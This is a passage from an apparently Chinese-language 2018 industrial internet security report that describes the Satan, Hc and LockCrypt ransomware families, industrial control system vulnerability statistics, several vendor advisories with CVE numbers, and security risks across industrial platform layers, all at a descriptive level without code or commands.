8、Satan 家族：使用多种 web 漏洞和“永恒之蓝”漏洞传播[4]

撒旦 Satan 勒索病毒运行之后加密受害者计算机文件并勒索赎金，被加密文件后缀为.satan。自诞生以来持续对抗查杀，新版本除了使用永恒之蓝漏洞攻击之外，还增加了其它漏洞攻击。病毒内置了大量的 IP 列表，中毒后会继续攻击他人。此病毒危害巨大，也给不打补丁的用户敲响了警钟。幸运的是此病毒使用对称加密算法加密，密钥硬编码在病毒程序和被加密文件中，因此可以解密。瑞星最早开发出了针对此病毒的解密工具。




图 23 Satan 勒索病毒

9、Hc 家族：Python 开发，攻击门槛低，危害较大[4]

Hc 家族勒索病毒使用 python 编写，之后使用 pyinstaller 打包。攻击者使用弱口令扫描互联网中机器植入病毒。此病毒的出现使勒索病毒的开发门槛进一步降低，但是危险指数并没有降低。通常使用 RDP 弱口令入侵受害机器植入病毒。早期版本使用对称加密算法，密钥硬编码在病毒文件中，新版本开始使用命令行传递密钥。




图 24 Hc 勒索病毒

10、LockCrypt 家族：加密文件，开机提示勒索[4]

LockCrypt 病毒运行后会加密受害者系统中的文件，并修改文件的名称格式为:[$FileID]=ID [$UserID].lock。其中$FileID 为原始文件名加密 base64 编码得到，$UserID 为随机数生成。重启后会弹出勒索信息，要求受害者支付赎金，才可解密文件。




图 25 LockCrypt 勒索病毒

3.3 工业控制系统安全风险

3.3.1 工业控制系统漏洞统计

根据中国国家信息安全漏洞共享平台最新统计报告，2010 年工控漏洞数量为 32 个，自 2010 年后呈现迅速增长趋势。这和在 2010 年发生的 Stuxnet 蠕虫病毒有直接关系，Stuxnet 蠕虫病毒是世界上第一个专门针对工业控制系统编写的破坏性病毒，自此业界对工业控制系统的安全性普遍关注，工业控制系统的安全漏洞数量增长迅速，截止到 2018 年 12 月，CNVD 收录的与工业控制系统相关的漏洞达 1844 个，其中在 2018 年内新增的工业控制系统漏洞数量达到 445 个[20]。CNVD 工控新增漏洞年度分布如下图所示：




图 26 2006~2018 工控系统漏洞趋势[20]

在四大漏洞平台收录的工业控制系统漏洞中，漏洞成因多样化特征明显，技术类型多达 30 种以上。其中，拒绝服务漏洞（30%）、缓冲区溢出漏洞（15%）和访问控制漏洞（9%）数量最多，最为常见。攻击者无论利用何种漏洞造成生产厂区的异常运行，均会影响工控系统组件及设备的灵敏性和可靠性，造成严重的安全问题。工控新增漏洞类型分布图如下：




图 27 工控系统漏洞类型

收录的工业控制系统安全漏洞中高危漏洞占比 53.6%，中危漏洞占比为 36.4%，中高危漏洞占比达到 90%。攻击者利用多样化的漏洞获取非法控制权、通过遍历的方式绕过验证机制、发送大量请求造成资源过载等，其危害级别均较高，可能会对厂区造成毁灭性的损害。漏洞危害等级分布图如下：




图 28　新增工控漏洞危害等级

新增的工业控制系统漏洞中涉及到的前八大工控厂商分别为西门子（Siemens）、施耐德（Schneider）、研华（Advantech）、罗克韦尔（Rockwell）、欧姆龙（omron）、摩莎（Moxa）、富士电机（Fuji Electric）、思科（cisco）。工控相关漏洞涉及到的厂商分布广泛，虽然安全漏洞在一定程度上反映了工控系统的脆弱性，但不能仅通过厂商的安全漏洞数量片面判断厂商的产品存在严重安全风险。因为厂商的产品使用广泛，会受到更多安全研究者的关注，且厂商的安全漏洞数量不仅与厂商的产品使用数量有关，还和产品的受研究程度等各种因素有关。漏洞涉及厂商分布图如下：




图 29　工控设备厂商漏洞数量统计

追踪的工业控制系统安全漏洞中，多数分布在制造业、能源、水务、医疗、食品、石化、轨道交通、冶金、市政、信息技术等关键基础设施行业。关键制造业占比最高，涉及的相关漏洞数量占比达到 55.8%，打破了能源行业稳居第一的局面，能源行业涉及的相关洞数量为 43.7%。漏洞行业分布图如下：




图 30　2018 工控漏洞涉及的行业

工业控制系统通常位于工业生产的底层，通常不直接接入互联网，如果因配置错误或其他原因导致工控系统暴露在互联网的话，将带来严重安全风险。

3.3.2 2018 工业安全典型漏洞说明

以下是 2018 年内暴露的工业控制系统的典型漏洞。

■ **罗克韦尔工控设备曝多项严重漏洞**[5]

2018 年 3 月，思科 Talos 安全研究团队发文指出罗克韦尔自动化公司的 Allen-Bradley MicroLogix 1400 系列可编程逻辑控制器(PLC)中存在多项严重安全漏洞，这些漏洞可用来发起拒绝服务攻击、篡改设备的配置和梯形逻辑、写入或删除内存模块上的数据等。该系列可编程逻辑控制器被各关键基础设施部门广泛运用于工业控制系统（ICS）的执行过程控制，一旦被利用将会导致严重的损害。思科 Talos 团队建议使用受影响设备的组织机 构将固件升级到最新版本，并尽量避免将控制系统设备以及相关系统直接暴露在互联网中。

■ **西门子继电保护设备曝高危漏洞**[5]

2018 年 4 月，ICS-CERT（美国工控系统网络应急响应小组）发布安全通告称使用 EN100 以太网通信模块和 DIGSI 4 软件的西门子继电保护设备 SIPROTEC 4、SIPROTEC Compact 、Reyrolle 存在三个高危漏洞，可能会被黑客利用来攻击变电站和其他供电设施。此类设备用于控制和保护变电站及其他电力基础设施，当这些漏洞被成功利用时，攻击者能够通过覆盖设备配置信息、嗅探网络流量等方式获取设备管理员口令，继而导致电力设备保护功能中断。

■ **思科多款工控产品存在 SAML 身份验证系统漏洞**[5]

2018 年 4 月，思科公司发布了一个关于 SAML 身份验证系统的严重漏洞通告（CVE-2018-0229）。该漏洞允许未经身份验证的远程攻击者通过运行 ASA（自适应安全设备软件）或 FTD（威胁防御软件）来建立伪造的 AnyConnect（桌面移动客户端软件）会话， 从而开启进一步的网络攻击。AnyConnect、ASA、FTD 等基础套件被广泛应用于思科的工业安全设备、工业防火墙等设备中，一旦被利用将会导致严重的网络安全风险，思科官方建议用户通过升级补丁方式尽快对受影响设备进行修复。

■ **Moxa 工业安全路由器爆多项严重漏洞**[5]

2018 年 4 月，思科 Talos 安全研究团队发现 Moxa 公司的工业路由器 EDR-810 中存在 17 个安全漏洞，其中包括多个影响 Web 服务器功能的严重命令注入漏洞和导致服务器崩溃的拒绝服务(DOS)漏洞。EDR-810 是 Moxa 公司 2015 年发布的一款集防火墙、交换机等多功能于一体的工业级多端口安全路由器，被广泛应用于工业控制系统中。这些发现的漏洞已在 Moxa EDR-810 V4.1 build 17030317 中得到确认，其早期版本的产品也可能受到了影响。目前， 针对这些漏洞，Moxa 公司已经发布了新版固件以及相关修复指南。

■ **工业控制协议 OPC UA 中存在大量漏洞，可被用于远程代码执行**

2018 年 5 月，卡巴斯基实验室的研究员从 OPC UA 协议中找到大量漏洞，其中包含一些从理论上来讲可对工业环境造成物理损害的多个缺陷，可被用于远程代码执行和 DoS 攻击。

■ **日本横河工业控制器被曝硬编码凭证，可遭远程控制**

2018 年 6 月，日本横河电机有限公司为 STARDOM 控制器发布固件更新，解决可被远程用于控制设备的一个严重漏洞。运行固件版本 R4.02 或更早版本的 STARDOM FCJ、FCN-100、FCN-RTU 和 FCN-500 控制器中存在一个硬编码的用户名和密码凭证，具有网络访问权限的攻击者可借此登录设备并执行系统命令。

这个漏洞是 CVE-2018-10592，均被 ICS-CERT 和横河电机公司被评为严重漏洞。

■ **西门子高危漏洞的风险通报**

2018 年 8 月，西门子发布官方公告称，其用于 SIMATIC STEP7 和 SIMATIC WinCC 产品的 TIA Portal（Totally Integrated Automation Portal 全集成自动化门户）软件存在两个高危漏洞（CVE-2018-11453 和 CVE-2018-11454），影响范围包括两款产品 V10、V11、V12、V13 的所有版本，以及 V14 中小于 SP1 Update 6 和 V15 中小于 Update 2 的版本。目前，西门子已给出相关解决措施。

■ **思科曝拒绝服务漏洞，工业安全设备、防火墙等多款产品受影响**

2018 年 11 月，思科曝拒绝服务漏洞，CVE-2018-15454 漏洞存在于均支持会话启动协议（SIP）的思科自适应安全设备（ASA）软件和 Firepower 威胁防御

（FTD）软件中，使得运行这两款软件的设备易受到未经身份验证的远程攻击，导致设备重启或保持高 CPU 占用率，从而导致设备崩溃。

■ **施耐德联合 ICS-CERT 发布高危漏洞**

2018 年 12 月，施耐德电气有限公司和 CNCERT 下属的工业互联网安全应急响应中心 ICS-CERT 发布通报称，Modicon M221 全系 PLC 存在数据真实性验证不足高危漏洞（CVE-2018-7798），一旦被成功利用可远程更改 PLC 的 IPv4 配置致使通信异常。

3.4 工业互联网平台安全

平台是工业互联网发展的关键，全球制造业龙头企业、ICT 领先企业、互联网主导企业基于各自优势，从不同层面与角度搭建了工业互联网平台。国内的工业互联网平台虽发展时间不长，但均有迅速扩张的趋势，据不完全统计，截止到 2018 年中，国内已发布运行的工业互联网平台有 269 家，除了实现技术连接与运营外，正积极探索技术、管理、商业模式等方面规律，已取得了很多进展。

工业互联网平台是面向制造业数字化、网络化、智能化需求，构建基于海量数据采集、汇聚、分析的服务体系，支撑制造资源泛在连接、弹性供给、高效配置的工业云平台，包括边缘、平台（工业 PaaS）、应用三大核心层级。可以认为，工业互联网平台是工业云平台的延伸发展，其本质是在传统云平台的基础上叠加物联网、大数据、人工智能等新兴技术，构建更精准、实时、高效的数据采集体系，建设包括存储、集成、访问、分析、管理功能的使能平台，实现工业技术、经验、知识模型化、软件化、复用化，以工业 APP 的形式为制造企业各类创新应用，最终形成资源富集、多方参与、合作共赢、协同演进的制造业生态。

工业互联网平台通常由边缘层、工业 IaaS 层、工业 PaaS 层以及工业 SaaS 层组成。各层之间以开展工业生产为目标，紧密衔接、协同合作，通过连接工业生产各方，提升功能工业生产制造水平。工业互联网平台连接业务复杂，连接设备种类繁多，数据格式多样，在推进智能化、柔性化、协同化生产的同时，安全边界也越发模糊，受攻击面不断扩大，工业互联网平台各层均存在安全风险。

图 31 工业互联网平台功能架构图[12]

2018 年工业和信息化部网络安全管理局组织开展了工业互联网安全检查评估工作，检查范围覆盖汽车、电子、家电、机械制造、信息传输、软件和信息技术服务业等重点行业企业，涉及 20 家典型工业互联网龙头企业的 213 个重要工业互联网平台、150 个核心业务系统、11 个重点工业控制系统及 59 个在用工业 APP 应用程序。共计发现工业互联网安全风险 1980 处，包括管理安全风险 94 处和技术风险 1886 处，如图 32 所示。

其中，从严重程度看，企业高危安全风险 919 处，中低危安全风险 967 处。从风险类别看，设备安全风险 29 处、控制安全风险 11 处、网络安全风险 73 处、平台安全风险 1708 处、数据安全风险 50 处。




图 32 2018 工业互联网平台风险调查

2018 年第四季度，对 54 个工业互联网平台、200 多万个联网工业控制设备进行持续监测，发现疑似弱口令、SQL 注入、信息泄露等风险 2433 个。同时，监测发现针对工业互联网平台的 SQL 注入、跨站脚本等网络攻击 1000 余起。

综合分析，工业互联网平台存在以下安全风险：

（1）安全管理制度与安全应急工作有待完善，大部分企业安全投入不足[6]

大部分企业内部虽然有相应的安全管理制度文件，但并不完善。专职从事安全的人员较少，安全责任落实机制不到位。缺少系统安全开发的制度文档，内部人员无法依据相应的文档实施工作，存在“重技术、轻安全”的现象。在安全应急方面，企业普遍没有针对工业互联网业务制定应急预案以及进行应急演练，一旦发生安全事件，存在不能及时有效处理的危险。另外，大部分企业安全投入力量不足，不能满足工业互联网业务发展的需要。

（2）边缘设备安全设计缺失，身份认证力度与传输加密措施不足[6]

边缘终端层处于工业互联网平台最底层，作为整个平台的基础，主要实现数据采集、协议解析、智能处理等功能。该层主要面临的安全威胁有：物理攻击，即针对终端设备本身进行物理上的破坏行为，实现信息窃取、恶意追踪、非法使用等；资源消耗攻击和拒绝服务攻击，即过度占用终端设备有限的计算、存储等能力，消耗有限的能源等资源，引发服务异常；数据窃取、篡改、伪造、重放等攻击，即针对终端数据未加密或加密强度低而发起的以数据为目的的各类攻击；

数据完整性与实时性攻击，即借助于广播干扰、信道堵塞、电磁辐射等手段进行数据拦截、破坏及延迟，引发系统工作异常。

对部分企业的边缘设备进行安全评估后，发现其主要功能为数据的采集/上传，以及接收平台的控制指令。安全评估发现，其与平台身份认证的力度普遍较弱，不能防止重放攻击；并且认证方式大多都是单向认证。此外，一些企业为了简化问题排查难度，边缘设备所传输的数据均未采取加密措施，设备与平台间的数据为明文传输。即使企业在设计时，考虑了数据传输加密的问题，但是对于加密秘钥，也是明文存储在终端内存里，且对于秘钥的分发没有相应的管理制度。

（3）工业IaaS安全[6]

作为工业互联网平台的基础设施层，工业 IaaS 的安全主要是指对基础设施自身的安全保护，以及因资源虚拟化、多租户服务引发的信息安全问题。具体而言，工业 IaaS 的安全问题涉及接入认证安全、传输安全、数据安全、服务商管理安全等方面，所面临的安全威胁主要有设备非法接入、恶意代码注入、会话控制和劫持、弱密码攻击、非法更改或删除平台数据、非法窃取数据或计算资源、虚拟机镜像文件非法访问和篡改、拒绝服务攻击、中间人攻击、SQL 注入攻击等。

（4）工业PaaS安全[6]

工业 PaaS 为用户提供了包括工业应用开发工具、工业微服务组件、工业大数据分析平台、数据库、操作系统、开发环境等在内的软件栈，允许用户通过网络来进行应用的远程开发、配置、部署，并最终在服务商提供的数据中心内运行。工业 PaaS 所面临的安全威胁主要有非法窃取或访问软硬件资源、拒绝服务攻击、恶意软件植入等。可以借助于数据加密、防火墙、访问控制机制、强制执行最小权限规则、反病毒软件和入侵检测工具等技术和管理手段进行安全性增强。

（5）工业SaaS安全[6]

在工业互联网平台中，SaaS 主要功能是提供工业软件或服务。由于 SaaS 的运行以互联网为基础，必将面临复杂的信息安全问题，如身份冒用、资料窃取、IP 欺骗、端口扫描、数据包嗅探等。可以借助于身份认证、数据加密、入侵检测系统、防火墙、访问控制机制、数据传输控制、网络实时监控以及 SQL 攻击保护等手段进行安全性增强。

（6）数据安全防护体系有待完善

数据是工业互联网平台运营最有价值的环节，工业互联网平台最核心的价值之一就是实现数据的共享与实时利用。工业互联网平台采集、存储和利用的数据资源存在数据体量大、种类多、关联性强、价值分布不均、不同领域数据保护利用存在较大差异等特点，因此工业互联网平台数据安全存在责任主体边界模糊、分级分类保护难度较大、事件追踪溯源困难等问题。同时，工业大数据技术在工业互联网平台中的广泛应用，使得工业互联网平台面临着数据加密存储技术尚不完善，鉴权技术发展尚不成熟，平台用户信息、企业生产信息等敏感信息存在泄露隐患，数据交易权属不明确、监管责任不清等问题，工业大数据应用存在安全风险。

